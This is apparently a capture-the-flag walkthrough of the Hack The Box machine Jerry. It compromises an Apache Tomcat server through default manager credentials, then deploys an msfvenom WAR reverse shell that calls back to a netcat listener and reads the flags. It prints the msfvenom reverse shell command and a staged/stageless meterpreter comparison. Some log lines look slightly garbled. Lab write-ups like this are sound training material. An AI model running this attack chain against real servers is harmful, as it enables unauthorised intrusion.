

HTB Jerry Walkthrough

The following is a walkthrough of the HTB machine Jerry

Walkthrough

Jerry has an IP of 10.10.10.95

First thing we do is connect with our HTB vpn pack

```
File Actions Edit View Help
2022-02-12 19:59:03 net_route_vx_best_gw query: dst 0.0.0.0
2022-02-12 19:59:03 net_route_vx_best_gw result: via 192.168.181.2 dev eth0
2022-02-12 19:59:03 ROUTE_GATEWAY 192.168.181.2/255.255.255.0 IFACT=eth0 HWADDR=08:0c:12:91:17:49:ed
2022-02-12 19:59:03 0000: remote host: ip=0.0.0.0
2022-02-12 19:59:03 net_route_vx_best_gw query: dst ::
2022-02-12 19:59:03 net_route_vx_best_gw result: via :: dev tunl
2022-02-12 19:59:03 ROUTES: default gateway: UNDEF
2022-02-12 19:59:03 TUN/TAP device tunl opened
2022-02-12 19:59:03 net_iface_mtu_set: mtu 1500 for tunl
2022-02-12 19:59:03 net_iface_up: set tunl up
2022-02-12 19:59:03 net_addr_v4_add: 10.10.14.11/23 dev tunl
2022-02-12 19:59:03 net_iface_mtu_set: mtu 1500 for tunl
2022-02-12 19:59:03 net_iface_up: set tunl up
2022-02-12 19:59:03 net_addr_v6_add: dead:beef::1000/64 dev tunl
2022-02-12 19:59:03 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2022-02-12 19:59:03 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2022-02-12 19:59:03 add_route_ipv6(dead:beef::/64 -> dead:beef::1 metric -1) dev tunl
2022-02-12 19:59:03 net_route_v4_add: dead:beef::/64 via :: dev tunl table 0 metric -1
2022-02-12 19:59:03 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2022-02-12 19:59:03 Initialization Sequence Completed
2022-02-12 20:03:04 [INFO] Executing Linenum (-ping-restart), restarting
2022-02-12 20:03:04 SIGUSR1[soft:ping-restart] received, process restarting
2022-02-12 20:03:04 Restart pause, 5 second(s)
2022-02-12 20:03:09 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-12 20:03:09 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-12 20:03:09 TCP/UDP: Preserving recently used remote address: [AF_INET][23.106.38.215:1337]
2022-02-12 20:03:09 Socket Buffers: R=[212992->+122992] S=[122992->+122992]
2022-02-12 20:03:09 UDP link local: (not bound)
2022-02-12 20:03:09 UDP link remote: [AF_INET][23.106.38.215:1337]
2022-02-12 20:03:09 TLS: Initial packet from [AF_INET][23.106.38.215:1337], sid=9a0b0d05 0fd21a0b
2022-02-12 20:03:10 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2022-02-12 20:03:10 VERIFY KU OK
2022-02-12 20:03:10 Validating certificate extended key usage
2022-02-12 20:03:10 = Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2022-02-12 20:03:10 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2022-02-12 20:03:10 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2022-02-12 20:03:10 [INFO] Peer Connection Initiated with [AF_INET][23.106.38.215:1337]
2022-02-12 20:03:10 P2MP: Received control message: 'P2MP_RPLS', route 10.10.10.0 255.255.254.0 route 10.129.0.0 255.255.0.0 route-lpv6 dead:beef::/64,tun-lpv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-lpv6
2022-02-12 20:03:10 P2MP: Received control message: 'P2MP_RPLS', route 10.10.10.0 255.255.254.0 route-lpv6 dead:beef::/64,tun-lpv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-lpv6
2022-02-12 20:03:10 OPTIONS IMPORT: route options modified
2022-02-12 20:03:10 OPTIONS IMPORT: route-related options modified
2022-02-12 20:03:10 OPTIONS IMPORT: peer-id set
2022-02-12 20:03:10 OPTIONS IMPORT: adjusting link_mtu to 1625
2022-02-12 20:03:10 OPTIONS IMPORT: data channel crypto options modified
2022-02-12 20:03:10 Outgoing Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key
2022-02-12 20:03:10 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-12 20:03:10 Incoming Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key
2022-02-12 20:03:10 Incoming Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2022-02-12 20:03:10 Preserving previous TUN/TAP instance: tunl
2022-02-12 20:03:10 Initialization Sequence Completed
```



Second, we start our nmap scans to see what services can be seen running on Jerry


```
10.10.10.95
nmap -sS -O -nA 10.10.10.95
Starting Nmap at 2022-02-12 20:08 CST
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (85%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Win
dows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

```
File Actions Edit View Help
# Nmap 7.92 scan initiated Sat Feb 12 20:15:49 2022 as: nmap -p 8080 -oA web-enum --script *.+ 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
PORT      STATE SERVICE
8080/tcp   open  http-proxy

# Nmap done at Sat Feb 12 20:15:50 2022 -- 1 IP address (1 host up) scanned in 0.97 seconds
# nmap -p 8080 -oA web-enum --script *.+ 10.10.10.95
# nmap -p 8080 -oA web-enum --script "http.*" 10.10.10.95
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-12 20:16 CST
Pre-scan script results:
[ http-proxies-shared-mx: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 11.79% done; ETC: 21:10 (0:48:07 remaining)
# nmap -p 8080 -oA web-enum --script "http.*" 10.10.10.95 --min-rate 10000
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-12 20:20 CST
Pre-scan script results:
[ http-proxies-shared-mx: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Stats: 0:05:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 18.00% done; ETC: 21:10 (0:41:44 remaining)
Stats: 0:10:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 12.40% done; ETC: 21:47 (1:13:56 remaining)
Stats: 0:17:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 55.70% done; ETC: 22:12 (1:12:03 remaining)
Stats: 0:31:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.62% done; ETC: 20:56 (0:00:07 remaining)
Stats: 0:32:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 20:55 (0:00:04 remaining)
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
PORT      STATE SERVICE
8080/tcp   open  http-proxy
http-malware-host: Host appears to be clean
http-malware-host: Host appears to be clean
[Apache Tomcat] at /manager/html/
tomcat/s3cret
http-proxies-request: client: fuy-y, wgw: 484.19ms; min: 415.57ms; max: 562.54ms
http-grep:
(2) http://10.10.10.95:8080/docs/realn-howto.html:
(2) email:
+ j.jones@mycompany.com
+ f.bloggs@mycompany.com
(1) http://10.10.10.95:8080/docs/appdev/:
(1) email:
+ craigmcc@apache.org
http-robots:
322 names had status 200
# nmap -p 8080 -oA web-enum --script *.+ 10.10.10.95
```


After the enumeration stage, we can see that Apache Tomcat is running on port 8080 on Jerry with a possible default password pair of "Tomcat:s3cret" to the manager console.





After we are able to authenticate to the Tomcat Manager console, we can deploy a custom generated war file from MSFVenom to gain a reverse shell which once accessed triggers the netcat listener on our host.

Read more <https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/> for more reference on exploitation of Apache Tomcat.



Manager - Mozilla Firefox

10.10.10.95:8080/manager/html

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

Examples	None specified	Servlet and JSP Examples	true	2	Expire sessions with idle 30 minutes
host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy
manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload revshell.war

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	jerry	10.10.10.95

Copyright © 1999-2018, Apache Software Foundation

Manager - Mozilla Firefox

10.10.10.95:8080/revshell/

Kali Linux | Kali Training | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB

```
File Actions Edit View Help
rflwrap nc -l -p 1234
Listening on 0.0.0.0:1234
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.80>
```

Eventually, we find ourselves with a remote connection to Shell and we attempt to gain the HTB flags as the given user from our Tomcat reverse shell.

```
File Actions Edit View Help
06/19/2018 05:43 AM <DIR> Contacts
06/19/2018 06:09 AM <DIR> Desktop
06/19/2018 05:43 AM <DIR> Documents
01/21/2022 06:23 PM <DIR> Downloads
06/19/2018 05:43 AM <DIR> Favorites
06/19/2018 05:43 AM <DIR> Links
06/19/2018 05:43 AM <DIR> Music
06/19/2018 05:43 AM <DIR> Pictures
06/19/2018 05:43 AM <DIR> Saved Games
06/19/2018 05:43 AM <DIR> Searches
06/19/2018 05:43 AM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 2,419,269,632 bytes free

cd Desktop
cd Desktop

dir
dir
Volume in drive C has no label.
Volume Serial Number is 0034-0C84

Directory of C:\Users\Administrator\Desktop

06/19/2018 06:09 AM <DIR> .
06/19/2018 06:09 AM <DIR> -
06/19/2018 06:09 AM <DIR> flags
0 File(s) 0 bytes
3 Dir(s) 2,419,269,632 bytes free

cd flags
cd flags

dir
dir
Volume in drive C has no label.
Volume Serial Number is 0034-0C84

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018 06:09 AM <DIR> .
06/19/2018 06:09 AM <DIR> -
06/19/2018 06:11 AM -- 2 for the price of 1.txt
1 File(s) 88 bytes
2 Dir(s) 2,419,269,632 bytes free

type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
2for1.txt
7086d0c6f0f854e0f4e1875f26eb000

root.txt
04a8b0e15a5a55393d067e72fe9de
C:\Users\Administrator\Desktop\flags>
```

We are able to find the user and root flags on the desktop of Administrator.

Lessons Learned

Exploit Used:

MSFVenom Reverse Shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.41 LPORT=80 -f war -
```

Things to note:

Staged:

windows/meterpreter/reverse_tcp

Stageless:

windows/meterpreter_reverse_tcp

Use Stageless payloads when you can

Stageless Payload	Staged
1. Sends exploit shellcode all at once	1. Sends payload in stages
2. Larger in size and wont always work	2. Can be less stable
3. Example: windows/meterpreter_reverse_tcp	3. Example: windows/meterpreter/reverse_tcp